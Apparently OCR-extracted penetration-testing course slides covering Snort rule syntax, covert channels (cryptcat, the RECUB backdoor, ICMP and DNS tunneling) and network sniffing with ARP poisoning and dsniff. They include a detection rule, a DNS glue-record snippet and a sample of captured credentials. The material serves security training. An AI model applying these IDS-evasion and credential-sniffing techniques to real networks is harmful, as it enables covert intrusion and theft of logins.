
- SNORT False Positives
- Tweaking SNORT policy
- Obtaining Help
- MITRE CVE database correlation



Types of Response

- Disconnect from Internet
- Observing
- Data Collection
- Active Response – Automated

Snort rules



Rule Headers

Rule headers contain:

Rule Actions:

- **alert** - generate an alert using the selected alert method, and then log the packet
- **log** - log the packet
- **pass** - drop (ignore) the packet

Protocols:

- tcp
- udp
- icmp

IP Addresses:

- IP address or can use “any”

Rule Options

Rule Options section is the meaningful portion of the rule

- **msg** - prints a message in alerts and packet logs
- **logto** - log the packet to a user specified filename instead of the standard output file
- **minfrag** - set a threshold value for the smallest acceptable IP fragment size
- **ttl** - test the IP header's TTL field value
- **id** - test the IP header's fragment ID field for a specific value
- **dsize** - test the packet's payload size against a value
- **content** - search for a pattern in the packet's payload
- **offset** - modifier for the content option, sets the offset to begin attempting a pattern match
- **depth** - modifier for the content option, sets the maximum search depth for a pattern match attempt
- **flags** - test the TCP flags for certain values
- **seq** - test the TCP sequence number field for a specific value
- **ack** - test the TCP acknowledgement field for a specific value
- **itype** - test the ICMP type field against a specific value
- **icode** - test the ICMP code field against a specific value
- **session** - dumps the application layer information for a given session

Covert Channels

Security is Improving

- Across all organizations, security is improving
 - Makes life more difficult for pen testers
 - Especially in the network monitoring area, we are seeing increased vigilance
- To remain undetected, Ethical Hackers need to be able to establish cover channels
 - Covert means “Not openly practiced, avowed, engaged in, accumulated, or shown”
 - We want to establish a communications channel using methods the organization does not routinely use to communicate with the outside world
 - This is different for every organization
- Can be simple, but less obvious
 - If the company allows use of free email accounts through the firewall (Hushmail, Yahoo!, etc.) these can be covert channels
 - Fax, modem, voicemail also works

Covert Channels

- Covert channels are used to evade security infrastructure
 - People – Security Professionals, IDS Admins, MSSPs, etc.
 - Technology – IDS/IPS, Firewalls, Screening Routers, etc.
 - People rely on technical security infrastructure for information concerning security posture. Often, evading the infrastructure evades human controls as well

Covert Channels

- Three primary methods of establishing a covert channel:
 - Use of non-standard or non-monitored ports
 - Encryption of traffic
 - Use of strange protocols or rarely used protocol features

Non-Standard Ports

- Running netcat on a host, allows us to change the port of any application
- Running Trojans on non-standard ports helps evade port scanning and IDSs
- You can always run normal applications (SSH) on strange ports as well

Malicious Encryption

- We can use encryption maliciously to hide activity from Network IDS and sniffing
 - Turn the tables! We've been trying to break encryption, now let the admins have a shot!
 - Most people never catch on, they usually think they are seeing binary data
 - Use of encryption is to hide data, not for security. Consequently, most tools have poor crypto implementations
 - Cryptcat is an encrypted version of netcat
- Polymorphic shellcode - encoded shellcode containing a stub that decodes the shellcode that follows
 - Shellcode can be completely different each time it is sent
 - Circumvents signature shellcode detection

Cryptcat


- Cryptcat is the same tool as netcat, but with twofish encryption added on
 - Same code base
 - Same functionality
 - Robust twofish encryption
 - Default passphrase is “Metallica”
 - Passphrase can be changed in source code, but program must be recompiled
- There are other tools/Trojans that support encrypted communication

RECUB

- RECUB (Remote Encrypted Callback Unix Backdoor)
 - Backdoor does not listen on a TCP/UDP port
 - Activates through ICMP Echo Request packet
 - The activation packet contains the IP address and TCP port of the attacker, as well as a passphrase all encrypted with blowfish
 - The server receives the activation packet and decrypts it, if the passphrase is correct, the server connects to the requested IP/port via SSL
 - Encrypted communication begins
 - Also comes with a process hiding Loadable Kernel Module


RECUB

- RECUB (Remote Encrypted Callback Unix Backdoor)



RECUB

- There is a Windows version of RECUB as well
- Similar idea, but a different tool
 - Same ICMP packet concept, but...
 - Uses RC4
 - Makes use of DLL injection to circumvent software firewalls (IEXPLORE.exe process)
 - Not a visible process
 - Empties event log on closing



Abusing Protocols for Covert Communication

- In addition to encryption, the use of an odd or strange protocols can be used to conceal activity
- Some of the possible odd or abused protocol covert tunnels
 - ICMP tunneling is effective and popular
 - Fragmented Packet Tunnels
 - Activates through ICMP Echo Request packet
 - Raw IP protocol, or strange/unused IP protocol

ICMP Tunneling

- ICMP is most often used to determine if a host exists on a particular IP address
 - Also used to influence routes on routers, but this is often blocked
 - Usually the only ICMP abuse admins are looking for
- ICMP is not intended to be used as a communication channel, like TCP/UDP
 - Slow
 - Unreliable compared to TCP/UDP
 - But... works just fine for low load communication
 - Also used to influence routes on routers, but this is often blocked
 - Usually the only ICMP abuse admins are looking for

ICMP Tunneling

- ICMP Tunneling
 - First used by the Loki Trojan
 - Loki creates large ICMP packets (1500 bytes)
 - Made it easily detectable, via an IDS Rule like this:

SID	499
Message	ICMP Large ICMP Packet
Signature	alert icmp \$EXTERNAL_NET any -> \$HOME_NET any (msg:"ICMP Large ICMP Packet"; dsize: >800; reference:arachnids,246; classtype:bad-unknown; sid:499; rev:3;)
Summary	A large ICMP packet was sent to one of your systems.

- Any ICMP packet over 800 bytes causes an alert
- You would get 1,000s of these alerts with Loki, hard to ignore

DNS Tunneling

- Tunnel outbound traffic through DNS
- Server run endpoint “fake DNS server” - ozymandns
- To delegate all requests to sub.example.com to ns.anothernameserver.com, you first have to delegate all requests to that server and then send a so-called GLUE record with your server's IP

sub.example.com. IN NS

ns.anothernameserver.com.

ns.anothernameserver.com. IN A 192.0.34.166

Custom Encrypted Tunnels

- Create your own encrypted tunnel
- Harder to detect since it's not "standard"
- Easier to modify/update
- Encryption is encryption
 - It must be broken to read traffic

Metasploit and Evasion

- Provides mechanisms to give you an encrypted tunnel
- Can also encode payloads
 - Be careful, encoders leave behind an identifiable signature in some cases
- Quick and easy
- Requires minimal knowledge of encryption
- Metasploit can send your command shell back over an SSL tunnel!

Sniffing

Sniffing


- Sniffing is the act of intercepting network traffic
 - The name comes from Network General, they sold a tool called a Sniffer
- Sniffers are used to diagnose network problems
 - Network admins use them to find out the cause of slow or malfunctioning networks
- Sniffers can be used to detect malicious or suspicious activity
 - NIDS are actually sniffers with filters applied
 - Devices to filter web and email traffic

Sniffing with Hubs

- Sniffers can also be used for offensive purposes
 - Gather data in transit
 - Collect authentication information from clear text protocols
 - Grab password hashes to be cracked offline
 - Set up session hijacking attacks
- Sniffing is easily possible on computers connected with hubs
 - Any network traffic that comes into a hub is broadcasted out to every physical port
 - Only the machine with the matching destination IP address is supposed to accept the traffic

Sniffing with Hubs

- Network Interface Cards can be set to promiscuous mode
 - In conjunction with a sniffer, the computer will now copy all network traffic flowing through the hub
 - It will not respond to traffic, not interrupting the flow of traffic to the intended computer



Sniffing with Switches

- Sniffing on a switched network is not as easy, but still possible
 - Switches are more efficient because they maintain a table which corresponds MAC with a physical port
 - Because of this, traffic intended for a specific MAC Address (and corresponding IP address) is only sent out the physical port of the intended destination
 - Switches do not broadcast traffic out every port
- We can still sniff traffic on switches, it just requires a little more effort

Active Sniffing Techniques

- ARP Poisoning
 - Using ARP spoofing to add altered IP-to-MAC mappings to the ARP table for Man-in-the-Middle attacks
- MAC Duplicating
 - Simply find the MAC address of a target, and set your MAC address to be the same
 - Older switches will send out traffic to both MACs
- MAC Flooding
 - Generate millions of spoofed ARP replies
 - If you can fill the ARP Cache faster than the switch can refresh itself, some models will turn over to hub mode and send traffic out all physical ports
 - Not the preferred way to sniff on switched networks, as it is highly disruptive

Sniffing with Wireshark


- Wireshark is the most popular open source sniffer
 - Supports the decoding of hundreds of protocols
 - Flexible capturing and saving formats
 - Ability to watch components of a TCP stream
 - Very powerful filtering language
- Wireshark is more of a general sniffing/analyzing tool
- Let's look at some specialized sniffers...

Reconstructing Images

- Images, word documents, pdf files, and other binaries are difficult to interpret with most sniffers
 - Binary data is difficult to put back together manually
 - Data that can be critical to the success of an ethical hack is often transmitted in binary format
- Many new sniffers are being created that allow for automatic image reconstruction
- Driftnet is one of them
 - It displays images as they are captured, saving them if you select them
 - Can detect and save .gif, .jpg, .png, .bmp

Reconstructing Images

- Driftnet is a concept tool, not full featured



Offensive Sniffing with dsniff

- Many tools support offensive sniffing on switched networks
- dsniff is one of the best tool for malicious sniffing
 - Written by Dug Song at University of Michigan
 - Created to demonstrate and expose poor transmission security of major network protocols
 - Snags authentication information clear text protocols
 - Sniffs on switched networks
 - Hijacks encrypted protocols via a man-in-the-middle attack

Offensive Sniffing with dsniff

- dsniff captures authentication information for an amazing number of protocols
 - FTP, Telnet, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, NFS, YP, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix Microsoft SMB, and Oracle SQL*Net protocols ICA, Symantec pcAnywhere, NAI Sniffer
- Remember, sniffers are no good until you have traffic to sniff!
 - i.e. MiTM

Offensive Sniffing with dsniff

- dsniff capturing authentication information

```
Command Prompt
C:\>dsniff -n -i 1
08/27/02 21:53:50 192.168.0.1 -> 192.168.0.2 (telnet)
admin
password

08/27/02 22:01:38 192.168.0.1 -> 192.168.0.2 (snmp)
[version 1]
public


08/27/02 22:02:31 192.168.0.1 -> 192.168.0.2 (ftp)
USER fred
PASS secret

08/27/02 22:06:44 192.168.0.2 -> 192.168.0.250 (pop)
USER fred
PASS secret
```


Driverless Sniffers

- Sniffers require raw packet acquisition capabilities
- All network monitoring sniffers use the pcap acquisition library to provide a raw packet interface on the NIC
- In order to install the pcap library on either Windows (WinPcap) or Linux (libpcap) you must have administrator/root access
- This presents a problem, as you are likely going to run into a situation where you need to deploy a sniffer but do not have this level of privileged on the compromised system
- There are now some classes of sniffers that can make use of new raw packet capture features

